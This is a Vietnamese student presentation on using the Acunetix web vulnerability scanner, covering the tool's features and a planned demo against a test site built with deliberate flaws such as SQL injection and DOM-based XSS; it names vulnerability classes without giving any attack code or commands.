




# BÁO CÁO CUỐI KỲ

BẢO MẬT WEB VÀ ỨNG DỤNG


TÌM HIỂU VÀ SỬ DỤNG ACUNETIX ĐỂ QUÉT LỖ HỔNG BẢO  
MẬT CỦA WEBSITE.




Presented By Group 3



# GROUP 3




NGỌC THƠ



THU HIỀN

# PROCESS

- 01 Ngữ cảnh
- 02 Giới thiệu
- 03 Các bước Acunetix thực hiện
- 04 6 kịch bản demo
- 05 Scan website bán hàng
- 06 Tổng kết



# 1. NGỮ CẢNH



Các doanh nghiệp **cần bảo vệ hệ thống web** của mình khỏi các cuộc tấn công mạng. Các tổ chức này **thường xuyên thực hiện kiểm tra bảo mật** để đảm bảo an toàn cho dữ liệu và dịch vụ trực tuyến của họ.

Các nhóm phát triển phần mềm **cần kiểm tra ứng dụng trong suốt vòng đời phát triển** (SDLC), để đảm bảo web ít lỗ hổng nhất trước khi public.

Y tế yêu cầu mức độ bảo mật cao do tính nhạy cảm của thông tin họ xử lý. Họ cần công cụ để kiểm tra xem các ứng dụng web có **tuân thủ các tiêu chuẩn bảo mật** hay không?

## 2. GIỚI THIỆU


Acunetix Web Vulnerability Scanner là **một công cụ kiểm tra bảo mật ứng dụng web tự động** để tìm kiếm lỗ hổng bảo mật.

Mục tiêu scan: một trang web, ứng dụng web, máy chủ hoặc thiết bị mạng.

Các tính năng chính:

- **Phát hiện lỗ hổng bảo mật:** SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), Top 10 OWASP theo nhiều tiêu chuẩn bảo mật.
- **Quét tự động:** giúp tiết kiệm thời gian và công sức.
- **Phân tích kết quả quét:** cung cấp báo cáo chi tiết về các lỗ hổng.
- **Kiểm tra tích hợp:** Acunetix có thể tích hợp với Jira, GitHub, giúp các nhóm làm việc cùng nhau một cách hiệu quả.
- **Quét bảo mật mạng:** kiểm tra hơn 50.000 lỗ hổng mạng và cấu hình sai. Cho phép người dùng phân tích tính bảo mật của Router, Switch, bộ cân bằng tải.

### 3. CÁC BƯỚC ACUNETIX THỰC HIỆN





Version: 13.0.200217097 (17 February 2020)

You are using the Latest Version

Update Policy

Download and install updates automatically



# 4. CÁC KỊCH BẢN DEMO

Nhóm tạo ra 1 website đơn giản tập trung vào 6 lỗ hổng như hình. Sau đó sử dụng Acunetix để scan và kiểm tra xem liệu công cụ có phát hiện được hay không?

## Dashboard

1. Broken Access Control

2. Security Misconfiguration

3. DOM Based XSS

4. SQL Injection

